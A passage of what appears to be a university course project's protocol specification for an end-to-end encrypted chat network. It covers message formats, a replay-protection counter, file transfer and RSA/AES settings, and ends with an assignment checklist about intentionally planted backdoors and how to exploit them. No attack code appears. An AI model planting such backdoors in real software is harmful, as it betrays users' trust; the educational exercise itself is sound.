        "iv": "<Base64 encoded (AES initialisation vector)>",
        "symm_keys": [
            "<Base64 encoded (AES key, encrypted with each recipient's
public RSA key)>",
        ],
        "chat": "<Base64 encoded (AES encrypted segment)>",
        "client-info":{
            "client-id":"<client-id>",
            "server-id":"<server-id>"
        },
        "time-to-die":"UTC-Timestamp"
    }
}

{
    "chat": {
        "participants": [
            "<Fingerprint of sender comes first>",
            "<Fingerprints of recipients>",
        ],
        "message": "<Plaintext message>"
    }
}
```

Group chats are defined similar to how group emails work. Simply send a message to all recipients with multiple `participants`. The `symm_keys` field is an array which lists the AES key for the message encrypted for each recipient using their respective asymmetric key. Each of the `destination_servers`, `symm_keys`, and `participants` are in the same order, except for the sender, which is only included in the `participants` list.

Public chat

Public chats are not encrypted at all and are broadcasted as plaintext.

```
{
    "data": {
        "type": "public_chat",
        "sender": "<Fingerprint of sender>",
        "message": "<Plaintext message>"
    }
}
```

Client list

To retrieve a list of all currently connected clients on all servers. Your server will send a JSON response. This does not follow the `data` structure.

```
{
    "type": "client_list_request",
}
```

Server response:

```
{
    "type": "client_list",
    "servers": [
        {
            "address": "<Address of server>",
            "server-id":"<server-id>",
            "clients": [
                {
                    "client-id":"<client-id>",
                    "public-key":"<PEM of exported RSA public key of
client>",

                },
            ]
        },
    ]
}
```

Servers assume that a client/user is online as long as they have an open websocket with the homeServer.

Sent by server

Client update

A server will know when a client disconnects as the socket connection will drop off.

When one of the following things happens, a server should send a `client_update` message to all other servers in the neighbourhood so that they can update their internal state.

1. A client sends `hello`
2. A client disconnects

You don't need to send an update for clients who disconnected before sending `hello`.

The `client_update` advertises all currently connected users on a particular server.

```
{
    "type": "client_update",
    "clients": [
        {
          "client-id":"<client-id>",
          "public-key":"<PEM of exported RSA public key of client>",
        },
    ]
}
```

Client update request

When a server comes online, it will have no initial knowledge of clients connected elsewhere, so it needs to request a `client_update` from all other servers in the neighbourhood.

```
{
    "type": "client_update_request"
}
```

All other servers respond by sending `client_update`

Server Hello

When a server establishes a connection with another server in the neighbourhood, it sends this message. It doesn't send a public key, as this should be shared prior when agreeing on a neighbourhood, and can be used to verify the identity of the server.

```
{
   "data": {
        "type": "server_hello",
        "sender": "<server IP connecting>"
   }
}
```

Definition Tables of Types and Sections and additional explanations

tables

Type	Type Meaning
signed_data	data that has a signature confirming the sender
client_list_request	request sent by client, to get the list of clients online connected to a server
client_update	update send by server letting clients know who has disconnected
client_list	reply by server to client_List_request which contains list of users online
client_update_request	server asking other servers for the client_update

different types in the data section	**meaning**
chat	message that has chat message data in it
hello	message sent when client connects to a server
public_chat	message sent to every one connected in the neighbourhood and homeServer not encrypted
server_hello	message sent between server-to-server connections

Counter

Every message sent by user, tied to their unique key set, has the counter attached to it. The recipient stores the counter value from the latest message sent to them by each user, then when ever a new message received, the counter value stored is compared to the value in the message. If the new value is larger than the old one, the message has not been resent. The starting value of the count will be 0.

The intention behiend the additon of the counter is as a way to defend against replay attacks. A replay attack is a when a copy is taken of a message you receive, and is then resent to you later. For example, Alice sents Bob a message saying "meet me at the park at 2pm" and a malicious attacker takes a copy of that message. A few weeks later the malicious attacker resends Bob the message. Bob goes to the park and finds the malicious attacker there instead of Alice.

File transfers

File transfers are performed over an HTTP[S] API.

Upload file

Uplaod a file in the same format as an HTTP form.

```
"<server>/api/upload" {
    METHOD: POST
    body: file
}
```

The server makes no guarantees that it will accept your file or retain it for any given length of time. It can also reject the file based on an arbitrary file size limit. An appropriate `413` error can be returned for this

case.

A successful file upload will result in the following response:

```
response {
    body: {
        file_url: "<...>"
    }
}
```

`file_url` is a unique URL that points to the uploaded file which can be retrieved later.

Retrieve file

```
"<file_url>" {
    METHOD: GET
}
```

The server will respond with the file data. File uploads and downloads are not authenticated and secured only by keeping the unique URL secret.

Client Responsibilities

When receiving a message from the server, the client first needs to validate the signature against the public key of the sender.

How to send a message?

There are two things to know about your recipient: their server address and public key. use these to fill out a `"chat"` message and your server will forward it to the correct destination.

How do you know when you receive a message for you?

When receiving a chat message, you should attempt to decrypt the `symm_key` field, then use that to decrypt the `chat` field. If the result follows the format, then the message is directed to you. You can also check for your public key in the `participants` list.

Server Responsibilities

A server is primarily a relay for messages. It does only a minimal amount of message parsing and state storage.

It is a server's responsibility to not forward garbage, so it should check all messages to ensure they follow a standard message format as above. This includes incoming (from other servers) and outgoing (from clients) messages.

A server is located by an address which opionally includes a port. The default port is the same as http[s]. 80 for non-TLS and 443 for TLS

- 10.0.0.27:8001
- my.awesomeserver.net
- localhost:666

Stored state

- Client list. A server should listen to every `client_update` message and use this to keep an internal list of all connected clients in the neighbourhood.
- Files
- List of other servers in the neighbourhood

Adding a new server to a neighbourhood

The server admins (Whoever is hosting the server) need to agree and each manually add the new server into the stored list. If not all servers agree on who is in the neighbourhood, the neighbourhood enters an invalid state and it is not guaranteed that all clients will be able to communicate.

Underlying technologies

The transport layer uses Websockets, meaning the server will need to be HTTP-capable. There are various websocket libraries for the popular programming languages that will handle this.

Encryption

Asymmetric Encryption

Asymmetric encryption and decryption is performed with RSA.

- Key size/Modulus length (n) = 2048 bits
- Public exponent (e) = 65537
- Padding scheme: OAEP with SHA-256 digest/hash function
- Public keys are exported in PEM encoding with SPKI format.

Signing and verification also uses RSA. It shares the same keys as encryption/decryption.

- Padding scheme: PSS with SHA-256 digest/hash function
- Salt length: 32 bytes

Symmetric encryption is performed with AES in GCM mode.

- Initialisation vector (IV) = 16 bytes (Must be randomly generated)
- Additional/associated data = not used (empty).
- Key length: 16 bytes (128 bits)
- Authentication tag: 16 bytes (128 bits). The authentication tag takes up the final 128 bits of the ciphertext.

Order to apply different layers of encrpytion

- message is created
- create a signature by applying the signature scheme RSA-PSS
- encrpyt the message using the symmetric encyption specified above

- encrypt the symmetric key used to encrypt the message with the public asymmetric encrption key of the intended recipient
- format these to be sent as shown in proctocol defined messages

Recommended Libraries

- OpenSSL
- JSON
- Websocket++

Biblography

https://www.cyber.gov.au/sites/default/files/2024-06/joint-guidance-exploring-memory-safety-in-critical-open-source-projects-508c.pdf

Todo

Phase 4: Reflection and Feedback (Week 11)

Objective: Reflect on the development process and learn from the feedback received.

Approach:

Write a reflective commentary discussing your protocol's standards, implementation challenges, thoughts on the integrated backdoors, and anticipated difficulty detecting them. As guidance, do not write more than 2000 words (~4 pages single-spaced A4). Your code, proof of concept, and screenshots can go to a set of appendices, which do not count into those 2000 words/4 pages.

The reflective commentary should contain the following information:

- [x] Your reflection on the standardised protocol. Even if you had to comply with the agreed implementation (in order to achieve interoperability), you might have had a different view. Here is the space to comment and give your thoughts on what worked and what didn't work.
- [x] Describe and submit your backdoor free version of the code. Explain design choices in the implementation. Demonstrate how your code runs (by chatting with your own implementation or by chatting with other implementations). Discuss lessons learned. This can also include any bugs reported by other groups. Explain what backdoors/vulnerabilities you added. What your thoughts and objectives were. Explain and demonstrate how to exploit your backdoor.
- [x] Evaluate the feedback you received from other groups. Did they find your backdoors? Did they find other problems in your code? Was the report useful feedback?
- [ ] For what groups did you provide feedback (name the group and group members). What feedback did you provide to other groups? What challenges did you face? How did you overcome or approach those challenges (e.g., did you talk to the other groups)?

Reflective Commentary - Self critique and biases/consequences Reflective Commentary - Clarity Reflective Commentary - Ability to question and self critique and cyber security skill shortage Reflective Commentary - Use of AI Feedback Given.